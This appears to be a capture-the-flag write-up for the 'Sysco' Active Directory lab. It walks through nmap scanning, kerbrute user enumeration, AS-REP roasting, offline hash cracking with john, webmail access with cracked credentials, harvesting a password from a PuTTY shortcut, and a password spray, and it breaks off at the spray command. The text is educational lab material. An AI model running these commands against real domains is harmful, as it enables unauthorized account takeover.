Sysco
Medium Active Directory Machine
Enumaration
The first thing to do is run an Nmap scan to identify the open ports and services.
From the scan results, we can observe that we are dealing with an Active Directory environment, which is essentially the core idea of this challenge.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
> sudo nmap -p- -T4 10.1.135.248 -sCV

Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Index - Sysco MSP
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-26 19:33:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: SYSCO.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: SYSCO.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.SYSCO.LOCAL
| Not valid before: 2026-05-29T23:45:47
|_Not valid after:  2026-11-28T23:45:47
| rdp-ntlm-info:
|   Target_Name: SYSCO
|   NetBIOS_Domain_Name: SYSCO
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: SYSCO.LOCAL
|   DNS_Computer_Name: DC01.SYSCO.LOCAL
|   Product_Version: 10.0.20348
|_  System_Time: 2026-06-26T19:34:42+00:00
|_ssl-date: 2026-06-26T19:35:21+00:00; -2s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49680/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49730/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2026-06-26T19:34:45
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
The challenge does not provide us with a foothold, which means that gaining a foothold is our mission.
The nmap scan results reveal an HTTP service running on port 80, which warrants further enumeration.

Navigating to port 80, we are presented with the homepage of an IT Team.

The Team section presents the team members names with pictures and their roles.
I attempted null SMB authentication using nxc, which succeeded.
1
2
3
> nxc smb 10.1.135.248 -u '' -p ''
SMB         10.1.135.248    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.135.248    445    DC01             [+] SYSCO.LOCAL\:
However, when attempting to enumerate domain users, no user accounts were returned, indicating that user enumeration via null session is not possible.
1
2
3
4
5
> nxc smb 10.1.135.248 -u '' -p '' --users
SMB         10.1.135.248    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.135.248    445    DC01             [+] SYSCO.LOCAL\:
However, as previously mentioned, the Team section on the web page displays a set of team members names, which are very likely to correspond to domain users. This can be easily confirmed using kerbrute
But, we do not currently possess the username convention adopted within this domain !
Gaining Foothold
Therefore, we can take one of these names and generate a list of all possible username format permutations using username-anarchy.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
> ./username-anarchy Greg Shields > greg

> cat grep
greg
gregshields
greg.shields
gregshie
gregs
g.shields
gshields
sgreg
s.greg
shieldsg
shields
shields.g
shields.greg
gs
Once this list is generated, we can determine the correct naming convention by validating it against the domain using kerbrute.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
> ./kerbrute_linux_amd64 userenum -d SYSCO.LOCAL --dc 10.1.135.248 greg

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 06/26/26 - Ronnie Flathers @ropnop

2026/06/26 17:11:43 >  Using KDC(s):
2026/06/26 17:11:43 >  	10.1.135.248:88

2026/06/26 17:11:43 >  [+] VALID USERNAME:	 greg.shields@SYSCO.LOCAL
2026/06/26 17:11:43 >  Done! Tested 14 usernames (1 valid) in 0.542 seconds
Having successfully identified the username naming convention in use within this domain, we proceeded to apply this convention to all remaining known usernames in order to generate a complete list of valid domain accounts.
1
2
3
4
5
> cat users
greg.shields
sarah.jhonson
jack.dowland
lainey.moore
Given the absence of any valid credentials at this stage, the next logical step was to attempt an AS-REP Roasting attack.
1
2
3
4
> nxc ldap 10.1.135.248 -u users -p '' --asreproast output.txt
LDAP        10.1.135.248    389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SYSCO.LOCAL) (signing:None) (channel binding:No TLS cert)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
LDAP        10.1.135.248    389    DC01             $krb5asrep$23$jack.dowland@SYSCO.LOCAL:23f08d77175ecc48bbf6fe73ff7dcb8e$[REDACTED]
We successfully obtained the AS-REP hash for the user jack.dowland. We can now attempt to crack this hash using hashca or john, which, if successful, would provide an initial foothold into the domain.
1
2
3
4
5
6
7
8
9
> john output.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[REDACTED]        ($krb5asrep$23$jack.dowland@SYSCO.LOCAL)
1g 0:00:00:00 DONE (2026-06-26 17:29) 4.166g/s 277333p/s 277333c/s 277333C/s ryanscott..buddyy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Cheking account …
1
2
3
> nxc smb 10.1.135.248 -u jack.dowland -p '[REDACTED]'
SMB         10.1.135.248    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.135.248    445    DC01             [+] SYSCO.LOCAL\jack.dowland:[REDACTED]
Jumping lainey.moore - [USER FLAG]
At this point, the path forward may appear to be blocked.
However, by performing fuzzing against the web application, we discovered an interesting endpoint /roundcube/.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
> ffuf -u 'http://10.1.135.248/FUZZ' -w /usr/share/wordlists/dirb/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.1.135.248/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 441ms]
.htpasswd               [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 418ms]
assets                  [Status: 301, Size: 337, Words: 22, Lines: 10, Duration: 603ms]
aux                     [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 334ms]
cgi-bin/                [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 154ms]
com2                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 349ms]
com3                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 350ms]
com4                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 352ms]
com1                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 355ms]
con                     [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 210ms]
forms                   [Status: 301, Size: 336, Words: 22, Lines: 10, Duration: 145ms]
licenses                [Status: 403, Size: 420, Words: 37, Lines: 12, Duration: 158ms]
lpt1                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 178ms]
lpt2                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 171ms]
nul                     [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 237ms]
phpmyadmin              [Status: 403, Size: 420, Words: 37, Lines: 12, Duration: 356ms]
prn                     [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 291ms]
roundcube               [Status: 301, Size: 340, Words: 22, Lines: 10, Duration: 453ms]
secci�                  [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 128ms]
server-status           [Status: 403, Size: 420, Words: 37, Lines: 12, Duration: 258ms]
server-info             [Status: 403, Size: 420, Words: 37, Lines: 12, Duration: 260ms]
webalizer               [Status: 403, Size: 420, Words: 37, Lines: 12, Duration: 134ms]
:: Progress: [20469/20469] :: Job [1/1] :: 266 req/sec :: Duration: [0:01:37] :: Errors: 0 ::
Navigating to this endpoint reveals a webmail login portal.

The most logical next step is to attempt authentication using the foothold credentials previously obtained, in order to determine whether they grant access to this email portal.
We logged in successfully !

Upon reviewing the sent folder within the webmail interface, we identified an email addressed to lainey.moore. Of particular interest was an attachment included within this message, which contained cisco IOS configuration commands.

Among these commands, the following line stood out as highly significant.

This represents a Cisco Type 5 password hash, which is based on the MD5crypt algorithm.
Cross-referencing the email content with its context, it becomes apparent that lainey was the individual responsible for performing this router configuration. This raises a strong hypothesis that the hash above corresponds to her personal password, making it a prime candidate for an cracking attack.
Cracking the hash using john.
1
2
3
4
5
6
7
8
9
10
11
> john hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[REDACTED]       (?)
1g 0:00:00:00 DONE (2026-06-26 18:04) 1.369g/s 81008p/s 81008c/s 81008C/s chris93..1softball
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Checking account …
1
2
3
> nxc smb 10.1.135.248 -u lainey.moore -p '[REDACTED]'
SMB         10.1.135.248    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.135.248    445    DC01             [+] SYSCO.LOCAL\lainey.moore:[REDACTED]
Jumping greg.shields
My tool ACLhug identifies that lainey.moore has remote access via RDP and WinRM.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
> python3 aclhug.py --dc-ip 10.1.135.248 -d SYSCO.LOCAL -u lainey.moore -p [REDACTED] --priv-access
AD ACL Hunter
  Time      : 2026-06-26 18:50:38 EDT
  User      : lainey.moore
  Domain    : SYSCO.LOCAL
  DC IP     : 10.1.135.248
  Base DN   : DC=SYSCO,DC=LOCAL

[*] Connecting...
[+] Connection established

[*] Enumerating Privileged Access...
  [*] Enumerating MSSQL SPN accounts...
  [*] Enumerating Remote Desktop Users group...
  [*] Enumerating Remote Management Users group...
  [*] Enumerating Unconstrained Delegation...
  [*] Enumerating Constrained Delegation...

════════════════════════════════════════════════════════════════════════════════

  🔐 Privileged Access Enumeration


─────────────────────────  RDP — Remote Desktop Users  ─────────────────────────
    greg.shields  [User]
    lainey.moore  [User]

──────────────────────  WinRM — Remote Management Users  ──────────────────────
    greg.shields  [User]
    lainey.moore  [User]
════════════════════════════════════════════════════════════════════════════════
Upon gaining initial access to the target machin DC01.
1
2
3
C:\Users\lainey.moore>hostname

DC01
A basic filesystem review was performed. The Documents folder of the current user contained three items of interest.

The notes.txt file contained the following operational notes left by the sysadmin:
-Ssh to the 10.0.0.1 router with credentials provided by sysadmin to update ACLs for HS company
-Fix errors in config provided by tier 1 for Minicorp's new office router
This indicated that SSH credentials were likely stored somewhere accessible on the machine.
The PuTTY shortcut Putty - HS Router login.lnk was inspected via Properties → Target field, which revealed hardcoded credentials embedded directly in the shortcut’s command line arguments.

With the discovered password, a password spray was conducted against the domain using nxc to identify any domain accounts reusing this credential.
The password was valid for the domain account greg.shields, confirming credential reuse.
1
2
3
> nxc smb 10.1.135.248 -u users -p '[REDACTED]'
